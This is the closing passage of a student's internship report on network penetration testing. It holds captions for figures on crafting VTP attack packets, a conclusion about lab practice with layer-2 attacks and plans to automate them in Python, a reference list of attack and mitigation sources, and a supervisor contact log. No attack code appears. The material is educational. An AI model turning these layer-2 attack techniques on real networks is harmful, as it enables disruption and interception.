


Figure 92 Creating and sending VTP packets for VTP attacks




Figure 93 Creating and sending VTP packets for VTP attacks 2

9.) Conclusion

During a span of 25 working days, my primary focus was on acquiring essential knowledge related to networks, followed by a dedicated effort to comprehend and address network security challenges. Drawing from available resources, I engaged in practical applications of network attacks within a virtual environment. My endeavors extended to understanding network defense strategies. I delved into various types of network attacks, and towards the conclusion of my internship, I endeavored to automate acquired knowledge using Python.

Admittedly, this phase posed a considerable challenge, as my prior exposure to Python was limited to the CNG-111 course. Despite the time constraints, I made progress, transitioning from a rudimentary understanding of low-level packet structures to formulating packet creation strategies. My approach involved dissecting successful attacks recorded in Wireshark, subsequently crafting custom packets resembling a Frankenstein-esque amalgamation to fulfill the intended objectives.

While the full automation of the project remains a work in progress, I have conceptualized a promising project idea, well-received by my mentor. The envisaged Python tool aims to streamline network penetration testing by autonomously generating and transmitting data, validating attack success via Wireshark, capturing screenshots, and generating a comprehensive report. Currently, I am exploring the integration of the Pyshark module for data analysis and contemplating methods to leverage ChatGPT for enhanced data interpretation.

Successful implementation of these enhancements would significantly reduce the time invested in network penetration testing. In conclusion, I extend my sincere gratitude to Can Tarakci and the entire Secure Way staff for accepting me and providing this invaluable summer practice opportunity.

10.) References

Important note: Please note that I didn't save most of the things I read. I am putting here what I was able to find.

1.) https://www.darkoperator.com/blog/2011/4/11/parsing-cdp-packets-with-scapy.html

2.) https://www.darkoperator.com

3.) https://scapy.net

4.) https://medium.com/@knownsec404team/cve-2020-3119-cisco-cdp-stack-overflow-analysis-94222797f416

5.) https://medium.com/@knownsec404team/cve-2020-3119-cisco-cdp-stack-overflow-analysis-94222797f416

6.) http://www.lamed-oti.com/school/rs/networks/scapy/scapydoc.pdf

7.) https://scapy.readthedocs.io/en/latest/api/scapy.contrib.cdp.html

8.) https://www.geeksforgeeks.org/mitigation-of-dhcp-starvation-attack/

9.) https://gupta-bless.medium.com/packet-crafting-through-scapy-588fd675c17b

10.) https://blogs.cisco.com/security/network-resilience-defending-against-sophisticated-attacks-targeting-network-infrastructure

11.) https://www.sanog.org/resources/sanog15/sanog15-yusuf-l2-security.pdf

12.) Network Basics for Hackers: OTW

13.) CCNA Official Study Guide

14.) https://0xdom.medium.com/how-to-hack-a-layer-2-network-dtp-and-vtp-attack-af14ddc05326

15.) https://www.youtube.com/@VaelTech

16.) https://menitasa.medium.com/common-dhcp-attacks-prevention-1f91b1defeb

17.) https://info.pivitglobal.com/resources/dhcp-spoofing-and-starvation-attacks

18.) https://learningnetwork.cisco.com/s/question/0D53i00000KsumtCAB/describe-dhcp-spoofing-attacks

19.) https://attack.mitre.org/techniques/T1557/003/

20.) https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-2033

21.) https://www.imperva.com/learn/application-security/arp-spoofing/

22.) https://www.crowdstrike.com/cybersecurity-101/spoofing-attacks/arp-spoofing/

23.) https://www.geeksforgeeks.org/what-is-arp-spoofing-attack/

24.) https://www.youtube.com/@Flackbox

25.) https://www.youtube.com/@Certbros

26.) https://www.youtube.com/@sunnylearning

27.) https://0xbharath.github.io/art-of-packet-crafting-with-scapy/network_attacks/cam_overflow/index.html

28.) https://www.cbtnuggets.com/blog/technology/networking/cam-table-overflow-attack-explained

29.) https://www.geeksforgeeks.org/dhcp-starvation-attack/

30.) https://www.youtube.com/@_JohnHammond

31.) https://www.cisco.com/c/dam/global/fr_ca/training-events/pdfs/L2-security-Bootcamp-final.pdf

32.) https://www.sanog.org/resources/sanog7/yusuf-L2-attack-mitigation.pdf

33.) https://meetings.apnic.net/29/29/program/tutorials/layer2-attacks.html

34.) https://www.pearsonitcertification.com/articles/article.aspx?p=2491767

35.) https://www.udemy.com/course/sistem-ve-network-muhendisligi/

36.) TryHackMe

11.) Remote Internship Documents

METU
NORTHERN CYPRUS CAMPUS

Supervisor Name: Mesut
Supervisor Surname: Türk
Signature:

Computer Engineering Program -- Remote Internship Appendix

Date/Time	Communication Type(e.g.mail,online meeting...)	Communication Channel(e.g., Zoom, Skype...)	Comments/Notes
16/08/2023	Online Meeting	Whatsapp	We talked about the different fields of cybersecurity.
17/08/2023	Online Meeting	Whatsapp	We continued our conversation and discussed the importance of the networking knowledge in cybersecurity.
18/08/2023	Online Meeting	Whatsapp	We talked about which field of cybersecurity piques my interest.
21 /08/2023	Online Meeting	Whatsapp	My networking knowledge was tested, which was necessary for the educational materials given to me.
21/08/2023	Mail	Whatsapp	I received educational materials that include explanations regarding the order I should follow.
21/08/2023	Online Meeting	Whatsapp	I encountered a problem while setting up the lab environment and neede help troubleshooting it.

25/08/2023	Online Meeting	Zoom	I needed help understanding the anatomy of VTP attacks.
26/08/2023	Mail	Whatsapp	I needed help troubleshooting switch spoofing labs in GNS3
27/08/2023	Mail	Whatsapp	I needed help understanding defending against switch spoofing attacks.
29/08/2023	Online Meeting	Whatsapp	This was more like a progress report. I reported how much I had advanced in my education, and we discussed what I have learned.
31/ 08/2023	Online Meeting	Skype	I completed my network pentesting education. We discussed about what I have learned and explored the potential directions for furher advancement.
03/09/2023	Mail	Whatsapp	I decided to shift my focus towards web penetration testing environment, and we delved into the details of web penetration testing. I was provided with some educational materials.
07/09/2023	Online Meeting	Zoom	I needed help troubleshooting a problem regarding my virtual machine.
08/09/2023	Online Meeting	Whatsapp	We discussed about types of social engineering attacks and strategies that companies can implement to enhance their employees' resilience against social engineering attacks, such as phishing.